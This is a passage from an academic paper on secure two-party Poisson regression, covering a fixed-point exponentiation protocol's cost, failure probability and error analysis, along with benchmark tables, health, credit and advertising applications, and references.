Protocol cost and other considerations. Our exponentiation protocol has a total online cost of 2 $\mathbb{F}_q$ elements (1 per party), and a preprocessing cost of 4 $\mathbb{F}_q$ elements (2 per party). We note that our protocol can easily be adapted to working solely in the field $\mathbb{F}_q$ (with appropriately defined fixed-point representation), rather than switching between our defined fixed-point ring and $\mathbb{F}_q$. This design is simpler but usually much slower since common operations like multiplication, truncation etc., are much faster over a ring $\mathbb{Z}_{2^l}$, as compared to a field. Therefore, for our purpose, it is far more cost efficient to work mostly in $\mathbb{Z}_{2^l}$ (and $\mathbb{Z}_{2^{l-l_f}}$), and only switch to $\mathbb{F}_q$ inside of the exponentiation subprotocol.

Assumption on the exponent bound. We emphasize that our assumption of a minimum allowable exponent is not unreasonable in the context of fixed-point exponentiation. Given l_f fractional bits, $2^{(-z)}$ where $z > l_f$ is already not representable in the fixed-point ring. Consequently, this gives us a natural bound on how negative the exponent can be for the computation to even make sense. Of course, a tighter bound A can be chosen if appropriate. This observation allows our protocol to be orders of magnitude faster than prior work, since it does not require an expensive bit decomposition to first detect whether the exponent is negative; we can simply add the bound to all exponents to always work with positive exponents for the main protocol. One caveat is that we lose the ability to detect if our predefined bound has been violated without resorting to a bit decomposition, and our protocol may produce incorrect results when the bound is incorrectly defined or is exceeded during protocol execution. We point out though, that this assumption is not unlike a standard assumption of a large enough ring modulus to hold the fixed-point computations, and similar assumptions appear in [4, 19].

Failure probability. We analyze the total failure probability of our base 2 exponentiation protocol. First, suppose that the (positive) base 2 exponent z is secret shared as $([\![z]\!]_0, [\![z]\!]_1)$. With probability at least $1 - 2^{l_x - l}$, we have $[\![z]\!]_0 + [\![z]\!]_1 = z + 2^l$, i.e., the two shares wrap around $\mathbb{Z}_{2^l}$. When this happens, the integer components will also wrap around $\mathbb{Z}_{2^{l-l_f}}$, and after the RingChange to $\mathbb{Z}_{q-1}$, z_0^{int} and z_1^{int} will wrap around $\mathbb{Z}_{q-1}$ (see Appendix A). Next, after the integer and fractional parts are exponentiated combined, and converted from multiplicative to additive shares, the random additive sharing of y' in $\mathbb{F}_q$ will also wrap around $\mathbb{F}_q$ with probability at least $1 - \frac{2^{l_x}}{q}$. Finally, the later PubFPDiv and RingChange back to $\mathbb{Z}_{2^l}$ steps will work smoothly when the sharing of y' wraps around $\mathbb{F}_q$.

Therefore, using the union bound, we can bound the total failure probability of the exponentiation protocol as $2^{l_x-l} + 2^{l_x}/q < 2^{l_x+1}/q$, since we use $q < 2^l$. Given the exponent bound A, choosing $l_x = 2A + 2l_f$ is sufficient, and therefore, we can rewrite the bound as $2^{2A+2l_f+1}/q$. Note that the failure probability can easily made as small as necessary by increasing the size of $\mathbb{F}_q$, and our fixed-point ring. For example, to achieve $p_{\text{fail}} < 2^{-40}$, with $l_f = 15$ bits of precision, and $A = 5$, roughly an 81-bit modulus will be required.

6.3 Other Considerations

Alternate 2-round protocol. We also describe an alternate 2-round variant of our exponentiation protocol. Here, instead of combining the integer and fractional exponentiation shares locally first, the MTA protocol is used to retrieve additive shares of the integer and fractional result separately. Note that this can be done simultaneously in 1 round. Finally, in the second round, shares of both results can be combined through a single secure multiplication. In total, 8 $\mathbb{F}_q$ elements are transmitted in the online phase, and 14 $\mathbb{F}_q$ elements are required for preprocessing. While the communication cost is larger than the previously described 1-round protocol, one upshot of this construction is that it can tolerate a smaller ring size. Recall that in the 1-round protocol, the full result along with an extra 2^{l_f} factor needs to fit in the ring. This is no longer necessary for the 2-round protocol and depending on the usecase and the number of fractional bits used, the trade-off may be acceptable. For our regression usecase however, there are other constraints that increase the size of the fixed point ring. Furthermore, in practice, the computational gain as a result of a smaller ring size (in the order of microseconds for our construction), will almost certainly be overshadowed by the extra communication round (usually in the order of milliseconds). Therefore, we use the 1-round protocol that optimizes for communication cost.

Malicious security. Although our secure fixed-point exponentiation protocol operates exclusively in the semi-honest setting, we comment briefly on the challenges of extending it to a maliciously secure version. One possible technique is for the protocol parties to operate on authenticated shares [20] and use generic zero-knowledge proofs to prove that each party performs their steps correctly. However, doing so would likely reduce the efficiency gains of our protocol substantially. In particular, a key step in our protocol is separating the exponentiation into integer and fractional parts, following which the fractional part can be exponentiated locally in real numbers (or floating point) and still be seamlessly combined with the integer exponentiation part. In the malicious setting, it is expensive to prove that these steps were performed correctly, and it may be more efficient to use a polynomial approximation instead for the fractional exponentiation, together with cut-and-choose or ZK techniques to prove correctness. We leave these explorations for future work.

6.4 Error Analysis

We will now compute a bound on the error of our exponentiation protocol for base 2. For this, we will compute the difference between the result computed by $\mathcal{F}_{\mathsf{FPexp}}$ and the actual exponentiation (in real numbers).

Let $[\![z]\!]$ be a sharing of the (base 2) exponent in the fixed-point ring $\mathcal{R} = (\mathbb{Z}_{2^l}, l_x, l_f)$, that computes the exponentiation $2^{(z)}$ (in $\mathbb{R}$). First, we note that the integer exponentiation produces no error; the only error results from the truncation in the fractional part and its subsequent combination with the exponentiation of the integer part. Let z_i^{int} and z_i^{frac} denote the integer and fractional parts of the underlying fixed-point of the share $[\![z]\!]_i$, after $(z_0^{\text{int}}, z_1^{\text{int}})$ has undergone a RingChange to become a sharing in $\mathbb{Z}_{q-1}$. Note that no error is added by the RingChange. It is easy to see that the true computation 2^z can be written as $2^{(z_0^{\text{int}}+z_1^{\text{int}} \bmod q-1)} 2^{z_0^{\text{frac}}} 2^{z_1^{\text{frac}}}$.

Following $\mathcal{F}_{\mathsf{FPexp}}$, we first compute $v_i^{\text{int}} = 2^{z_i^{\text{int}}} \bmod q$, and $v_i^{\text{frac}} = 2^{z_i^{\text{frac}}}$, and combine them to get $v_i = (v_i^{\text{int}} \cdot \lfloor 2^{l_f} v_i^{\text{frac}} \rfloor) \bmod q$. Since v_i^{frac} is a positive real, suppose that $v_i^{\text{frac}} = d_i + \varepsilon_i$, where $0 \le \varepsilon_i < 2^{-l_f}$. In other words, ε_i is the part not representable in l_f fractional bits. Now, $v_i = \left(v_i^{\text{int}} \cdot 2^{l_f} \cdot (v_i^{\text{frac}} - \varepsilon_i)\right) \bmod q$. Consequently,

$$
\begin{aligned}
y' &= 2^{2l_f} \cdot v_0^{\text{int}} \cdot v_1^{\text{int}} \cdot (v_0^{\text{frac}} - \varepsilon_0) \cdot (v_1^{\text{frac}} - \varepsilon_1) \bmod q \\
&= 2^{2l_f} \cdot 2^{(z_0^{\text{int}}+z_1^{\text{int}} \bmod q-1)} \cdot (v_0^{\text{frac}} - \varepsilon_0) \cdot (v_1^{\text{frac}} - \varepsilon_1) \\
&= 2^{2l_f} [2^{(z_0^{\text{int}}+z_1^{\text{int}} \bmod q-1)} \\
&\qquad (v_0^{\text{frac}} v_1^{\text{frac}} - \varepsilon_0 v_1^{\text{frac}} - \varepsilon_1 v_0^{\text{frac}} + \varepsilon_0 \varepsilon_1)] \\
&= 2^{2l_f} [2^{(z)} + 2^{(z_0^{\text{int}}+z_1^{\text{int}} \bmod q-1)} (-\varepsilon_0 v_1^{\text{frac}} - \varepsilon_1 v_0^{\text{frac}} + \varepsilon_0 \varepsilon_1)]
\end{aligned}
$$

where the $\bmod q$ can be removed from step 2 onwards, since $\mathbb{F}_q$ is large enough to accommodate the entire intermediate result. Now, $2^{(z_0^{\text{int}}+z_1^{\text{int}} \bmod q-1)} = 2^{(z)}/(v_0^{\text{frac}} \cdot v_1^{\text{frac}})$, and $1 \le v_i^{\text{frac}} < 2$ and therefore,

$$
\begin{aligned}
2^{2l_f} \left[2^{(z)} - 2^{(z)} \cdot 2^{-l_f} \frac{(v_0^{\text{frac}} + v_1^{\text{frac}})}{v_0^{\text{frac}} v_1^{\text{frac}}} \right] \\
< y' < 2^{2l_f} \left[2^{(z)} + 2^{(z)} \cdot 2^{-2l_f} \right]
\end{aligned}
$$

This gives,

$$2^{l_f} 2^{(z)} (2^{l_f} - 2) < y' < 2^{l_f} 2^{(z)} (2^{l_f} + 2^{-l_f})$$

Now, $y \leftarrow \mathsf{PubFPDiv}([\![y']\!], 2^{l_f})$ results in an additional potential error of at most ± 1. That is,

$$-1 + 2^{(z)} (2^{l_f} - 2) < y < 1 + 2^{(z)} (2^{l_f} + 2^{-l_f})$$

In other words, the computed fixed-point number $\underset{\sim}{y} = y/2^{l_f}$ differs from the real value $2^{(z)}$ as,

$$\left| \underset{\sim}{y} - 2^{(z)} \right| < 2^{-l_f} (2 \cdot 2^{(z)} + 1)$$

To put this in perspective, a computation of $2^{10.125} \approx 1116.68$ in a fixed point ring with $l_f = 15$, will result in a maximum possible error of 0.068, or at most 0.006%. With $l_f = 20$, the maximum error reduces to 0.0002%. This should be more than reasonable for most practical settings, and indeed fits our regression usecase well, since regression is resistant to small errors. Furthermore, we emphasize that the error can always be made arbitrarily small by increasing the number of fractional bits available for the computation. Also note that this error is achieved for the worst possible sharing of the exponent, and may be much smaller for a random sharing.

Error dependence on actual value. The astute reader might observe that the above computed error (in the fixed-point ring) is bounded by a small multiple of the actual real number result 2^z. We highlight that this is not unlike the error of chaining two truncated secure multiplications. For example, suppose that $[\![\widehat{a}]\!], [\![\widehat{b}]\!], [\![\widehat{c}]\!], [\![\widehat{d}]\!]$ are sharings held by P_0 and P_1 of fixed-point numbers a, b, c, d. Recall that secure multiplication can result in an error of at most ± 1 in the fixed-point ring. This means that the secure multiplication of a, b can result in a sharing of $\widehat{ab} + 1$, while the secure multiplication of c, d can result in a sharing of $\widehat{cd} + 1$. At this point, if the two resultant shares are also multiplied, the complete result can be at most $\widehat{abcd} + \widehat{ab} + \widehat{cd} + 2$. In other words, the error here can also depend on the actual numbers involved in the computation.

7 Experimental Evaluation

Implementation details. We implemented our protocols in C++, and compiled the code using the open-source Bazel [2] build tool. We support moduli up to 127-bit for both the fixed-point ring and the field. For the operations, we use the native C++ uint64_t type for moduli smaller than 64-bits, and uint128 from Google's abseil library [3] for larger moduli. We give users the option to decide the base integer size (64-bit or 128-bit) and provide experimental results for both.

Experimental setup. We ran all of our experiments on two c2-standard-8 Google cloud instances with 3.1 GHz base frequency and 32 GB RAM. Our code is single-threaded and only uses a single core. For the LAN setting, both instances were deployed in the us-central1 region where the mean network latency was 0.15ms and the bandwidth was about 1.5GB/s. For the WAN setting, one instance was in us-central1 while the other was in us-west2; the mean network latency was 49ms and the bandwidth was about 50MB/s.

7.1 Secure Exponentiation Experiments

We benchmark our secure exponentiation protocol separately and present our results and comparisons here.

Timing experiments. We provide the offline and online computation times as well as end-to-end benchmarks (both LAN and WAN) for several (l, l_f) parameters and for both 64-bit and 128-bit base integer sizes. The results are shown in Table 1. We find that especially when batching the communication for several exponentiations together, the impact of the network is quite minimal, primarily due to the small amount of communication our protocol requires.

(l_f, l)	64-bit BASEINT				128-bit BASEINT			
	Offline	Online	End-to-End		Offline	Online	End-to-End	
			LAN	WAN			LAN	WAN
(5,32)	3.09	0.004	4.21	11.06	7.68	1.01	9.56	16.29
(10,63)	3.22	0.99	5.43	12.07	9.24	14.9	25.02	32.17
(15,63)	3.22	1.01	5.49	12.11	9.24	16.0	26.29	32.95
(20,100)	-	-	-	-	11.15	33.2	44.91	52.35
(20,127)	-	-	-	-	12.9	54.9	68.63	75.91

Table 1: Timing benchmarks (in μs) for the exponentiation protocol, for base 64-bit and 128-bit int sizes. Exponents in the range $[-5, 5]$ were randomly sampled and shared in the fixed-point ring. Offline and online phase computation times (in μs) are averaged over 1 million runs, and don't include communication. End-to-end times per exponentiation are given in the LAN and WAN settings where 100K exponentiations are batched for communication. End-to-end times include computation and communication costs for both the online and offline phases.

l_f	Our approach		Polynomial Approx. [9]	
	μ	σ	μ	σ
5	0.0286	0.011	0.0932	0.0202
10	0.0009	0.0003	0.0051	0.0019
20	9.2×10^{-7}	3.5×10^{-7}	6.6×10^{-6}	5×10^{-6}
30	9.1×10^{-10}	3.5×10^{-10}	1.3×10^{-8}	2×10^{-8}
40	8.9×10^{-13}	3.4×10^{-13}	1.8×10^{-9}	7.4×10^{-9}

Table 2: Mean (μ) and standard deviation (σ) of the fractional exponentiation error as a ratio of the actual result for both our approach and polynomial approximation (as in [9]). Exponents are sampled and shared randomly. The error is averaged over 1 million runs.

Accuracy experiments. As mentioned earlier, our exponentiation has smaller error than standard techniques. Since, the error comes only from the fractional part, we implement both our fractional exponentiation as well as a degree-9 polynomial approximation used in [9] and compare the errors in Table 2. Our errors are smaller by 1 to 2 orders of magnitude and the difference gets wider with more fractional bits.

Apart from the smaller errors, we also note that our technique only requires a single round of communication while a degree-d polynomial approximation usually takes d rounds when implemented using Horner's method (as in done in [9] to reduce total communication). One shortcoming however, is that while it is straightforward to extend polynomial approximation to the malicious setting, it is not obvious how to efficiently do the same for our technique.

Comparison to related work. We did not find any prior work on fixed-point exponentiation that targets the same

Dataset	n	m	Paillier [19]			Correlated Triples (Approach I)			Correlated Triples (Approach II)		
			LAN (s)	WAN (s)	Comm.	LAN (s)	WAN (s)	Comm.	LAN (s)	WAN (s)	Comm.
Replicated	1	1	0.06563	0.0752	3 KB	0.0048	0.0051	0.89 KB	0.00007	0.00024	0.89 KB
	100	10	5.0371	5.3857	0.17 MB	0.0180	0.0192	17.8 KB	0.0024	0.0037	17.8 KB
		100	20.088	20.676	0.30 MB	0.1488	0.1495	44.4 KB	0.0179	0.0195	44.4 KB
		1000	171.18	171.85	1.65 MB	1.4597	1.4620	311 KB	0.1759	0.1814	311 KB
	1000	10	47.739	48.342	1.52 MB	0.0229	0.0263	151 KB	0.0227	0.0265	151 KB
		100	173.58	174.84	1.65 MB	0.1602	0.1642	178 KB	0.1601	0.1640	178 KB
		1000	1433.1	1434.4	3.00 MB	1.5889	1.6150	444 KB	1.6003	1.6006	444 KB
	10000	10	474.36	476.59	15.0 MB	0.1077	0.1331	1.49 MB	0.2234	0.2506	1.49 MB
		100	1709.5	1710.3	15.2 MB	0.5737	0.6008	1.57 MB	1.5840	1.6158	1.57 MB
		1000	14053	14056	16.5 MB	5.9126	6.0368	2.36 MB	15.920	15.956	2.36 MB
Somoza	21	11	1.3610	1.4202	48 KB	0.0192	0.0200	6.81 KB	0.0007	0.0012	6.81 KB
PhD	73	17	4.6749	4.7559	135 KB	0.0282	0.0296	15.7 KB	0.0028	0.0042	16.3 KB
Cancer	36	14	2.3283	2.4085	75 KB	0.0233	0.0245	9.47 KB	0.0013	0.0021	9.47 KB

Table 3: Micro benchmarks for generation of correlated Beaver triples $([\mathbf{A}], [\mathbf{B}_i], [\mathbf{C}_i] = [\mathbf{AB}_i])$ in the offline phase for $l = 127$ bits. $\mathbf{A}$ has dimension $n \times m$; the $\mathbf{B}_i$ have dimension $m \times 1$. The plaintext modulus used is 2^l. Times (in seconds) and communication cost for correlated triples are amortized for one triple over 1000 iterations. The baseline cost for triple generation via Paillier encryption (with a 3072-bit keysize) is averaged over 5 iterations. All of our code is single threaded and is run in the LAN setting.

setting we do. The most relevant protocols are the ones in SCALE-MAMBA [9] (benchmarked in [10]) and Aliasgari et al. [7]. The protocol from [9] uses fixed-points but focuses primarily on active security; the one from [7] is in the semi-honest setting but uses floating-points, is described only for $n \geq 3$ parties and only for Shamir shares. Consequently, while we provide some comparison points, our comparison is not direct and comes with significant caveats. We intend the comparison to be primarily directional, and to highlight the difference in broader protocol approaches. Specifically, we believe the comparison shows the simplicity of our design in the 2-party semi-honest setting, and the corresponding performance gains (often μs vs ms or s).

First, we compare to the 2-party protocol from [9, 10]. As noted earlier, this protocol targets the active-security setting, while we target the semi-honest setting, so the comparison is not direct. [9] requires a full bit decomposition and uses a polynomial approximation for the fractional part, which incurs a larger error than our approach. For fixed-point exponentiation with $l = 245$ and $l_f = 40$, [10] shows an online runtime of 15 ms, an offline runtime of 18000 ms, and an offline cost of 1337 Beaver triples, 1 square tuple, and 7688 shared bits, which comes out to ~2MB per exponentiation. In contrast, for those parameters, our total offline cost is 980 bits, i.e., a 2000x improvement. Our implementation only supports a maximum of $l = 127$, and therefore our comparison is not direct, but for $(l_f, l) = (20, 127)$, our online runtime was 0.055 ms, and our offline time was 0.013 ms. [10] notes that large parameters were chosen specifically for exponentiation (as opposed to $(20, 128)$ for other functions like square-root, sine, cosine etc.), due to high numerical instability. This is not observed in our protocol for the parameters $(20, 127)$, largely due to exponentiating the fractional component in $\mathbb{R}$ rather than using polynomial approximation.

Our protocol also has a large throughput advantage. While [10] reports 76 ops/s when 50 invocations are run in parallel, we achieve ~15,000 ops/s run sequentially for our 127-bit modulus. We also note that the implementation from [10] leverages multiple threads while all our code is single threaded and could potentially be optimized further.

Aliasgari et al [7] provide a secure exponentiation protocol in the semi honest setting. They consider floating-point exponentiation in the 3-party setting with Shamir shares. This is significantly different from our setting, since we target fixed-point exponentiation in the 2-party setting. The comparison therefore comes with significant caveats, but we provide a brief analytical comparison here to highlight the differences in techniques, and therefore efficiency. In particular, the protocol from [7] requires a full bit decomposition, 4 comparison tests, and l_f floating-point multiplications (where l_f is number of significand bits). For a l_f-bit comparable precision (for their best setting where l_f is more than the number of exponent bits k), it requires at least $16 + 12\log l_f + \log\log l_f$ rounds and $\mathcal{O}(k) + \mathcal{O}(l_f \log l_f)$ interactive operations (involving exchange of a secret share) taking preprocessing and parallel computation into account. In comparison, our protocol requires a single round and only one interactive operation (i.e., only one secret share is exchanged) regardless of l and l_f.

7.2 Offline Phase Experiments

We provide micro benchmarks for the offline phase generation of correlated Beaver triples in both the LAN and WAN settings in Table 3. As a baseline, we also compare to the cost when using Paillier encryption. Both our approaches (see Section 5.1) have 5x-10x less communication cost and

are 520x-4200x faster than Paillier AHE-based approaches. Experiments in [19] suggest that an OT-based approach is 20x-30x faster than the Paillier AHE-based one in the LAN setting which highlights that our protocols would also be faster than OT-based triple generation.

7.3 Poisson Regression Experiments

We measure the performance of our secure Poisson regression protocol by comparing it with plaintext Poisson regression, where the data is provided without encryption. Our secure regression is implemented with fixed-point numbers, while the C++ double type is used in the plaintext version.

We use the parameters $(l_f, l) = (20, 127)$ here but we also provide results for $(l_f, l) = (15, 63)$ in the full version [16].

Datasets. We run our regression experiments on three datasets (detailed next) from the Princeton University course on Generalized Linear Models [1].

1. *Somoza*. This dataset contains infant and child survival rates in Colombia. Survival is modeled as a function of sex, cohort, and age range. The dataset tracks 2000 infants over several years, and provides aggregate exposures and counts over 21 distinct feature combinations.
2. *Time to PhD.* This dataset predicts PhD graduation as a function of years in graduate school, university, and residence status. We encode the explanatory variables into 17 binary features. Data from 35,000 PhD students is used to calculate the aggregate exposure period and graduation counts for 73 distinct feature combinations.
3. *Smoking and Cancer.* This dataset contains information from a Canadian study of mortality by age and smoking status. There are 14 different binary features, corresponding to different age buckets and smoking statuses. There are 36 distinct feature combinations, containing counts and exposure periods from a total of 92,000 respondents.

Accuracy evaluation. To quantify accuracy, we benchmark our secure Poisson regression protocol against a plaintext regression baseline for different learning rates and fixed-point precision. See Figure 3. We observe that our secure protocol performs almost exactly as well as the plaintext regression: the lines plotted for model error versus number of iterations are nearly coincident.

When we take a closer look at the learned parameter θ, we find that the actual weights learned by the secure protocol are also nearly exactly the same as those from plaintext learning. See Table 4: the root mean square error between the secure weights and the plaintext weights is very small regardless of the dataset being tested on.

Performance evaluation. We also benchmark the computation (offline and online) and online communication efficiency of our end-to-end protocol in Table 5. In addition to the earlier datasets, we also run our experiments on larger synthetic datasets. For this, we replicate the Somoza dataset to obtain a new dataset of the appropriate size ($n \times m$). We report our timing results for this under the "Replicated" dataset header.

Learning rate	Iterations	RMSE between plaintext weights and secure weights		
		Somoza	Time to PhD	Smoking and Lung Cancer
0.0001	100	0.00064	-	0.00016
	500	0.00259	-	0.00048
	1000	0.00456	-	0.00097
0.00005	100	0.00034	0.00031	0.00021
	500	0.00160	0.00123	0.00057
	1000	0.00346	0.00200	0.00150
0.00003	100	0.00029	0.00030	0.00023
	500	0.00131	0.00126	0.00060
	1000	0.00294	0.00228	0.00107

Table 4: RMSE between the weights obtained from secure regression and those from plaintext regression. This table shows that the learned weights from secure regression are nearly the same as those obtained from plaintext regression.

As there is no previous work done on secure Poisson regression, it is not possible for us to compare efficiency of our protocol with other work. Instead, we compare our protocol with a "basic" version that does not use correlated Beaver triples. We still use our exponentiation protocol. For correlated triples, since the gain is only when multiple gradient descent iterations are run, for our timing values, we run 1000 iterations, and report the amortized time for 1 iteration.


We find that our protocol performs well, even for larger datasets. For example, in the LAN setting, for a dataset with 10,000 elements and 100 features, it has an amortized cost of 3.116 seconds of offline time, 5.501 seconds of online time, and 14.8 MB of communication. Over 100 iterations, the cost is about 5 minutes of offline time, 9 minutes of online time, and 1.48 GB of communication.

8 Applications

In this section, we give several concrete applications for secure Poisson regression, and discuss performance of our protocol in each of these scenarios.

COVID-19 case fatality rate. Recent work [27] performs an analysis of COVID-19 case fatality using Poisson Regression. They measure the effect of 9 binary variables on the counts of COVID-19 fatalities, using 2070 cases as training examples. Variables include age-range (≥ 60 years), presence of cardiovascular disease, and presence of neurologic diseases. The regression model is used to compute the incidence rate ratio (IRR) for each variable, that is, the ratio between predicted fatalities when that variable is present versus not.

This case provides a good example for health data, where multiple hospitals may hold slices of the data, and may not want it to be centralized in the clear. To compute over this data privately, hospitals could send shares of the data to two servers who could perform Poisson regression securely, and compute shares of the model parameters. The model could then be sent



(a) Somoza

(b) Time to PhD

(c) Smoking and Cancer

Figure 3: Convergence of the RMSE for plaintext regression versus Secure Poisson regression with 20-bit fixed-point precision.

Dataset	n	m	Standard						Correlated Triples					
			Offline			Online			Offline			Online		
			LAN (s)	WAN (s)	Comm. (MB)	LAN (s)	WAN (s)	Comm. (MB)	LAN (s)	WAN (s)	Comm. (MB)	LAN (s)	WAN (s)	Comm. (MB)
Repl.	100	10	16.700	18.006	0.644	0.008	0.201	0.077	0.028	0.034	0.139	0.006	0.200	0.013
		100	46.740	48.877	0.914	0.065	0.271	0.629	0.044	0.065	0.192	0.062	0.254	0.016
		1000	351.32	354.22	3.61	0.653	1.172	6.149	0.344	0.371	0.725	0.618	0.963	0.049
	1000	10	158.52	168.74	6.17	0.059	0.260	0.763	0.277	0.324	1.33	0.056	0.245	0.123
		100	410.40	421.94	6.44	0.593	1.035	6.259	0.414	0.604	1.39	0.558	0.846	0.131
		1000	2931.8	2944.1	9.14	5.888	8.474	61.22	3.256	3.460	1.92	5.562	6.045	0.214
	10000	10	1582.2	1680.5	61.5	0.584	1.023	7.630	2.650	3.107	13.3	0.549	1.001	1.227
		100	4077.7	4181.3	61.7	5.825	8.342	62.56	3.116	4.997	13.5	5.501	5.989	1.285
		1000	29040	29154	64.4	59.745	72.234	611.9	65.82	70.61	15.1	55.144	55.862	1.862
Sozoma	21	11	4.067	4.421	0.162	0.002	0.199	0.016	0.003	0.008	0.037	0.002	0.197	0.002
PhD	73	17	13.960	15.005	0.500	0.009	0.202	0.081	0.012	0.028	0.116	0.008	0.201	0.004
Cancer	36	14	6.950	7.526	0.263	0.004	0.199	0.034	0.006	0.014	0.060	0.004	0.199	0.003

Table 5: Benchmarks for secure Poisson regression with the parameters $(l_f, l) = (20, 127)$ for different datasets. n is the number of examples and m is the number of features. For larger values of n and m, the Somoza dataset was replicated. Times (in seconds) are given per iteration of gradient descent over the entire dataset. For the "Standard" column, we use standard Beaver triples generated via Paillier encryption (e.g., as in [19]) along with our fixed-point exponentiation protocol. For correlated triples, we use the best performing of our two approaches given the specific (n, m) for offline generation. Both the offline and online phases are amortized over 1000 iterations. All of our code is single threaded.

to each hospital which would individually compute the IRR for each variable, and release the aggregate IRRs.

On a synthetic dataset with similar shape, in the LAN setting, our protocol takes 0.268 seconds in the offline phase and 0.103 seconds in the online phase per iteration of gradient descent, with a total communication cost of 3.52 MB. Assuming 100 iterations of gradient descent are needed for convergence, this results in 26.8 seconds in the offline phase, 10.3 seconds

in the online phase, and a communication of 352 MB.

Predicting credit default rates. [18] use Poisson Regression to model the rate of default payments by borrowers. They measure the effect of 6 variables, including income, age, monthly credit card expenditure, and home-ownership on the monthly rate of defaulted loan payments using a sample of 1002 individuals. After regression, the authors propose using the model inference to data of loan applicants to compute predicted defaults, and thereby characterize risk level.

This case involves training on sensitive financial data, which may be distributed across several institutions. Securely computing regression on these values would then consist of two phases: combining the records from multiple institutions, followed by performing secure regression on the joint data. The former task can be handled using techniques like privacy-preserving record linkage [5]. Our secure protocol is a good fit for the latter part, as well as the subsequent inference.

On a synthetic dataset with similar shape, in the LAN setting, our protocol incurs 5.8 seconds of offline time and 3.4 seconds of online time to perform 100 iterations of secure gradient descent, with a total communication cost of 157 MB. Each iteration would incur 0.058 seconds and 0.034 seconds of offline and online time, with 1.57 MB of communication.

Modeling Ad campaign conversion rates. Google researchers [26] describe a system for measuring ad campaign conversion rates using Poisson regression. A “conversion" corresponds to an individual buying an item after seeing one or more ads. [26] give several ways to model multiple ad channels having a combined effect on an individual, with the ad effects decaying over time. One is to use a “step" decay: assigning each ad channel 3 binary attributes, corresponding to whether an individual was exposed to the ad in the short term (1 day prior), medium term (2-7 days prior) or long term (7-30 days prior). The conversion rate is then learned via Poisson regression using such attributes for some combination of ad channels. Credit for a conversion is proportionally distributed to each ad channel according to the relative change in predicted conversion rate when that ad channel is switched from exposed to unexposed. The total credit per ad channel is computed as the sum of its proportional credit across all conversions in the dataset.

This problem is an excellent case for the use of secure computation techniques, since it involves sensitive business and user data that may be held by different ad companies and transaction data providers. A secure solution would require privately joining the records, securely performing regression, and then securely computing the aggregate credit for each ad channel. The private join could be achieved using privacy-preserving record linkage techniques [5]. Our work is well-suited for regression as well as the subsequent inference.

On a synthetic dataset with 5 ad channels and 3 binary attributes per channel for a total of 15 binary attributes, and assuming 100,000 training points, our regression takes 6.90 seconds of offline time and 8.197 seconds of online time per iteration of gradient descent, with 156.7 MB of total communication. For 100 iterations of gradient descent, we incur 11.5 minutes of offline time and about 14 minutes of online time, with 15.67 GB of total communication.

9 Conclusion

Poisson regression is a widely used technique for modeling Poisson processes that occur across the life and social sciences. In many settings, the inputs for training Poisson models are sensitive health or financial data held by different parties. The secure Poisson regression protocol introduced in this paper enables computation on private data which reveals only the output Poisson model while protecting the inputs. Our construction achieves this with great efficiency while preserving accuracy comparable to computation in the clear. For several real datasets, this means execution in just a few seconds with a couple MB of communication. At the crux of our protocol is a new construction for secure fixed-point exponentiation and a new technique for correlated matrix multiplication, both of which are of independent interest with applications far beyond Poisson regression.

Acknowledgments

We thank Tancrède Lepoint for insightful discussions. We also thank the anonymous reviewers of USENIX Security for their helpful comments and suggestions.

References

[1] https://data.princeton.edu/wws509/datasets.

[2] https://github.com/bazelbuild/bazel.

[3] https://github.com/abseil/abseil-cpp.

[4] Nitin Agrawal, Ali Shahin Shamsabadi, Matt J. Kusner, and Adrià Gascón. Quotient: Two-party secure neural network training and prediction. In *CCS*, pages 1231–1247, 2019.

[5] Rakesh Agrawal, Alexandre Evfimievski, and Ramakrishnan Srikant. Information sharing across private databases. In *SIGMOD*, pages 86–97, 2003.

[6] Martin R Albrecht, Rachel Player, and Sam Scott. On the concrete hardness of learning with errors. *Journal of Mathematical Cryptology*, 9(3):169–203, 2015.

[7] Mehrdad Aliasgari, Marina Blanton, Yihua Zhang, and Aaron Steele. Secure computation on floating point numbers. In *NDSS*, 2013.

[8] Abdelrahaman Aly, Aysajan Abidin, and Svetla Nikova. Practically efficient secure distributed exponentiation without bit-decomposition. In *FC*, pages 291–309, 2018.

[9] Abdelrahaman Aly, K Cong, D Cozzo, M Keller, E Orsini, D Rotaru, O Scherer, P Scholl, NP Smart, T Tanguy, and T Wood. SCALE-MAMBA v1.10: Documentation, 2020. https://homes.esat.kuleuven.be/~nsmart/SCALE/Documentation.pdf.

